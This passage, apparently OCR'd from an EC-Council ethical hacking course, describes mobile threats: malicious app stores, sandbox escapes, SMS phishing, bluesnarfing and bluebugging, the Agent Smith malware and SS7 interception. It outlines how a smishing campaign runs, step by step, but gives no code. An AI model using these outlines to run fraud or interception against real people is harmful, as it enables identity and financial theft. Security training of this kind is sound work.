
Mobile applications are computer programs designed to run on smartphones, tablets, and other mobile devices. Such applications include text messaging, email, playing videos and music, voice recording, games, banking, shopping, and so on. In general, apps are made available via application distribution platforms, which could be official app stores operated by the owners of mobile OS, such as Apple's App Store, Google Play app store, and Microsoft App Store, or third-party app stores such as Amazon Appstore, GetJar, and APKMirror.

App stores are common targets for attackers who seek to distribute malware and malicious apps. Attackers may download a legitimate app, repackage it with malware, and upload it to a third-party app store, from which users download it, considering it to be genuine. Malicious apps installed on user systems can damage other applications or stored data and send sensitive data such as call logs, photos, videos, sensitive docs, and so on to the attacker without the users' knowledge. Attackers may use the information gathered to exploit the devices and launch further attacks. Attackers can also perform social engineering, which forces users to download and run apps outside the official app stores. Insufficient or no vetting of apps usually leads to the entry of malicious and fake apps in the marketplace. Malicious apps can damage other applications and data and send users' sensitive data to attackers.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Figure 17.3: Security Issues Arising from App Stores

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



App Sandboxing Issues

Smartphones are increasingly attracting the attention of cyber criminals. Mobile app developers must understand the threat to the security and privacy of mobile devices by running a non-sandboxed app, and they should develop sandboxed apps accordingly.

App sandboxing is a security mechanism that helps protect systems and users by limiting the resources that an app can access to its intended functionality on the mobile platform. Often, sandboxing is useful in executing untested code or untrusted programs from unverified or untrusted third parties, suppliers, users, and websites. This enhances security by isolating the app to prevent intruders, system resources, malware such as Trojans and viruses, and other apps from interacting with it. As sandboxing isolates applications from one another, it protects them from tampering with each other; however, malicious applications may exploit vulnerabilities and bypass the sandbox.

A secure sandbox environment provides an application with limited privileges intended for its functionality to restrict it from accessing other users' data and system resources, whereas a vulnerable sandbox environment allows a malicious application to exploit vulnerabilities in the sandbox and breach its perimeter, resulting in the exploitation of other data and system resources.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 17.4: App Sandboxing issues

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Mobile Spam

At present, mobile phones are widely used for both personal and business purposes. Spam is a generic term for unsolicited messages sent via electronic communication technologies such as SMS, MMS, instant messaging (IM), and email.

Mobile phone spam, also known as SMS spam, text spam, or m-spam, refers to unsolicited messages sent in bulk form to known/unknown phone numbers/email IDs to target mobile phones.

Typical spam messages delivered to mobile phones are as follows:

- Messages containing advertisements or malicious links that can trick users into revealing confidential information
- Attractive commercial messages advertising products/services
- SMS or MMS messages claiming that the victim has won a prize and asking him/her to place a call to a provided premium-rate telephone service number for further details
- Malicious links that may lure users into divulging sensitive personal or corporate data
- Phishing messages that lure the recipient into revealing personal or financial data such as name, address, date of birth, bank account number, credit card number, and so on, which an attacker can use to commit identity or financial fraud

Spam messages consume a significant amount of network bandwidth. The consequences of mobile spam include financial loss, malware injection, and corporate data breach incidents.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Figure 17.5: Example of a spam message

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

SMS Phishing Attack (SMiShing) (Targeted Attack Scan)

Text messaging is the most prevalent nonvoice communication on mobile phones. Users around the world send and receive billions of text messages daily. Such a massive amount of data entails an increase in spam or phishing attacks.

SMS phishing (also known as SMiShing) is a type of phishing fraud in which an attacker uses SMS systems to send bogus text messages. It is the act of trying to acquire personal and financial information by sending SMS (or IM) containing deceptive links. Often, these bogus text messages contain a deceptive website URL or telephone number to lure victims into revealing their personal or financial information, such as SSNs, credit card numbers, and online banking username and password. In addition, attackers implement SMiShing to infect victims' mobile phones and associated networks with malware.

Attackers buy a prepaid SMS card using a fake identity. Then, they send an SMS bait to a user. The SMS may seem attractive or urgent. For example, it may include a lottery message, gift voucher, online purchase, or notification of account suspension, along with a malicious link or phone number. When the user clicks the link, considering it to be legitimate, he/she is redirected to the attacker's phishing site, where he/she provides the requested information (e.g., name, phone number, date of birth, credit card number or PIN, CVV code, SNN, and email address). The attacker may use the acquired information to perform malicious activities such as identity theft, online purchases, and so on.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Figure 17.6: SMS Phishing process

Why is SMS Phishing Effective?

- Most consumers access the Internet through a mobile device.
- Easy to set up a mobile phishing campaign.
- Difficult to detect and stop it causes harm.
- Mobile users are not conditioned to receiving spam text messages on their mobile devices.
- No mainstream mechanism for weeding out spam SMS.
- Most mobile anti-virus tools do not check SMS.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



SMS Phishing Attack Examples





Figure 17.7: Examples of SMS Phishing

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Pairing Mobile Devices on Open Bluetooth and Wi-Fi Connections

Setting a mobile device's Bluetooth connection to "**open**" or the "**discovery**" mode and turning on the automatic Wi-Fi connection capability, particularly in public places, pose significant risks to mobile devices. Attackers exploit such settings to infect a mobile device with malware such as viruses and Trojans or compromise unencrypted data transmitted across untrusted networks. They may lure victims into accepting a Bluetooth connection request from a malicious device or they may perform a MITM attack to intercept and compromise all the data sent to and from the connected devices. Using the information gathered, attackers may engage in identity fraud and other malicious activities, thereby putting users at great risk.

Techniques such as "bluesnarfing" and "bluebugging" help an attacker to eavesdrop on or intercept data transmission between mobile devices paired on open connections (e.g., public Wi-Fi or unencrypted Wi-Fi routers).

- **Bluesnarfing** (Stealing information via Bluetooth)

  Bluesnarfing is the theft of information from a wireless device through a Bluetooth connection, often between phones, desktops, laptops, PDAs, and other devices. This technique allows an attacker to access the victim's contact list, emails, text messages, photos, videos, and business data, stored on the device.

  Any device with its Bluetooth connection enabled and set to "discoverable" (allowing other Bluetooth devices within range to view the device) may be susceptible to bluesnarfing if the vendor's software contains a certain vulnerability. Bluesnarfing exploits others' Bluetooth connections without their knowledge.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Bluebugging** (Taking over a device via Bluetooth)

  Bluebugging involves gaining remote access to a target Bluetooth-enabled device and using its features without the victim's knowledge or consent. Attackers compromise the target device's security to perform a backdoor attack prior to returning control to its owner. Bluebugging allows attackers to sniff sensitive corporate or personal data, receive calls and text messages intended for the victim, intercept phone calls and messages, forward calls and messages, connect to the Internet, and perform other malicious activities such as accessing contact lists, photos, and videos.





Figure 17.8: Bluebugging Attack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Agent Smith Attack

Agent Smith attacks are carried out by luring victims into downloading and installing malicious apps designed and published by attackers in the form of games, photo editors, or other attractive tools from third-party app stores such as 9Apps. Once the user has installed the app, the core malicious code inside the application infects or replaces the legitimate apps in the victim's mobile device C&C commands. The deceptive application replaces legitimate apps such as WhatsApp, SHAREit, and MX Player with similar infected versions. The application sometimes also appears to be an authentic Google product such as Google Updater or Themes. The attacker then produces a massive volume of irrelevant and fraudulent advertisements on the victim's device through the infected app for financial gain. Attackers exploit these apps to steal critical information such as personal information, credentials, and bank details, from the victim's mobile device through C&C commands.





Figure 17.9: Agent Smith Attack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Exploiting SS7 Vulnerability

Signaling System 7 (SS7) is a communication protocol that allows mobile users to exchange communication through another cellular network (especially when roaming). Mobile devices are meant to be carried across different locations to serve their users. Changing the telecom operator or using the network of another cell tower is allowed via the SS7 protocol. This signaling mechanism is operated depending on mutual trust between the operators, without any authentication verification. Since the SS7 signaling network is not isolated, the attacker can exploit this vulnerability to perform an MITM attack by impeding text messages and calls between the communicating devices. The attacker can eavesdrop on bank credentials, OTPs and other sensitive information routed through the network. This vulnerability in SS7 can also allow the attacker to bypass two-factor authentication and end-to-end encryption via SMS.

Threats Associated with SS7 vulnerability

When the attacker gains access to the SS7 protocol, the victim's device faces the following risks:

- Exposing the subscriber's identity
- Revealing the network identity
- Spying on and intercepting the network to steal personal data
- Allowing phone tapping
- Performing DoS attacks to damage the reputation of the target telecom operator
- Tracking geographic locations

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


